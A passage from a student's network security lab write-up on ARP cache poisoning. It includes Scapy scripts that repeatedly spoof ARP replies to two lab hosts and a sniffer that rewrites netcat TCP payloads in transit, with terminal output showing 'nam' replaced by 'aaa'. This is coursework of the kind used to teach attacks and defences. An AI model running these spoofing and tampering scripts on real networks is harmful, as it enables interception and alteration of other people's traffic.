root@hostA-10_9_0_5:/# arp -n
root@hostA-10_9_0_5:/#
```

However, this time the poison was not a success because the ARP cache of host A originally did not hold any information of host B IP address so it could not update the information sent by host M.

Task 2. MITM Attack on Netcat using ARP Cache Poisoning




```
root@hostA-10_9_0_5:/# nc 10.9.0.6 4444
nam
```

```
aaa

.
Sent 1 packets.
not from M_mac
from B to A
.
Sent 1 packets.
not from M_mac
from A to B
nam

0
1
2
aaa

.
Sent 1 packets.
not from M_mac
from B to A
.
Sent 1 packets.
```

```
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

```
root@hostB-10_9_0_6:/# nc -l 4444
aaa
```



```
Every 2.0s: arp -n                          hostA-10_9_0_5: Sat Nov  4 19:47:16 2023

Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```


arp2.py

```
    E_layer = Ether()
    E_layer.dst = victim_mac
    A_layer = ARP()
    A_layer.psrc = spoof_ip
    A_layer.pdst = victim_ip
    A_layer.op = "who-has"
    return E_layer / A_layer

A = "10.9.0.5"
A_mac = "02:42:0a:09:00:05"
B = "10.9.0.6"
B_mac = "02:42:0a:09:00:06"
M_mac = "02:42:0a:09:00:69"
try:
 while True:
  pkt_a = get_arp_spoof_pkt(A, A_mac, B)
  pkt_b = get_arp_spoof_pkt(B, B_mac, A)
  sendp(pkt_a)
  sendp(pkt_b)
```

arp_packet2.py


```
        if pkt[Ether].src != M_mac:
                print("not from M_mac")
                if pkt[IP].src == A and pkt[IP].dst == B:
                        print("from A to B")
                        pkt[Ether].src = M_mac
                        pkt[Ether].dst = B_mac

                        try:
                                payload = bytes(pkt[TCP].payload).decode("utf-8")
                                del (pkt[TCP].payload)
                                del (pkt[TCP].chksum)
                                print(payload)
                                payload = censor_payload(payload)
                                print(payload)
                                pkt[TCP] /= payload

                        except AttributeError:
                                print("not str")

                        finally:
                                sendp(pkt)

                elif pkt[IP].src == B and pkt[IP].dst == A:
                        print("from B to A")
                        pkt[Ether].src = M_mac
                        pkt[Ether].dst = A_mac
                        sendp(pkt)

def censor_payload(payload):
        print(0)
        payload = list(payload)
        new_payload = payload.copy()
        name_len = len(first_name)
        print(1)
        for i in range(len(payload)-name_len+1):
                if payload[i:i+name_len] == first_name:
                        print(2)
                        new_payload[i:i+name_len] = replacement_txt
        return "".join(new_payload)

first_name = list("nam")
replacement_txt = list("aaa")

pkt = sniff(filter='tcp', prn=tcp_spoof_pkt)
```

After the netcat communication was established then the host M would run a scapy file to send an ARP request continously to host A and B and maintain that ARP so that in both host A, B ARP cache still have each other IP address but with host M MAC address.



```
Every 2.0s: arp -n                              hostB-10_9_0_6: Sat Nov  4 19:53:06 2023

Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
```

So, whenever I turned the IP forwarding of host M on then it would transfer the message normally between host A and B without being modified but when I turn it off then the message “nam” would be come “aaa”.



```
root@hostA-10_9_0_5:/# nc 10.9.0.6 4444
nam
hi
hello
nam
hi


hi
nam
hello
hi

nam
nam
hi nam
nam

█
```

```
Sent 1 packets.
not from M_mac
from B to A
.
Sent 1 packets.
not from M_mac
from A to B
hi nam
nam

0
1
2
2
hi aaa
aaa

.
Sent 1 packets.
not from M_mac
from B to A
.
Sent 1 packets.
```

```
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

```
root@hostB-10_9_0_6:/# nc -l 4444
aaa

hi
hello
nam
hi

hi
nam
hi

hello
nam
aaa
hi aaa
aaa
```

```
[1] 0:docker*
```